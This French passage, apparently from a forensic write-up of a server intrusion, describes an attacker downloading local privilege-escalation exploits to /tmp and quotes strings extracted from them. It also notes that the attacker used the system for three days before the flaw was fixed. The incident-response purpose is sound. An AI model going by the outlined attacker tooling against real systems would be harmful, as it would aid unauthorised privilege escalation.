En parallèle à cela, l'attaquant a téléchargé des fichiers supplémentaires `/tmp/pt` et `/tmp/loginx`. Une analyse avec `strings` permet de récupérer des chaînes comme *Shellcode placed at 0x%08lx* ou *Now wait for suid shell...*. Il s'agit de programmes exploitant des vulnérabilités locales pour obtenir des privilèges administrateur. Mais sont-ils parvenus à leur fin ? Selon toute vraisemblance (fichiers modifiés postérieurement à l'intrusion), non.

Dans cet exemple, tout le déroulement de l'intrusion a pu être reconstitué, et l'attaquant a pu se servir du système compromis pendant 3 jours. Mais le plus important dans cette reconstitution est que la vulnérabilité a été identifiée et a pu être corrigée sur la nouvelle installation.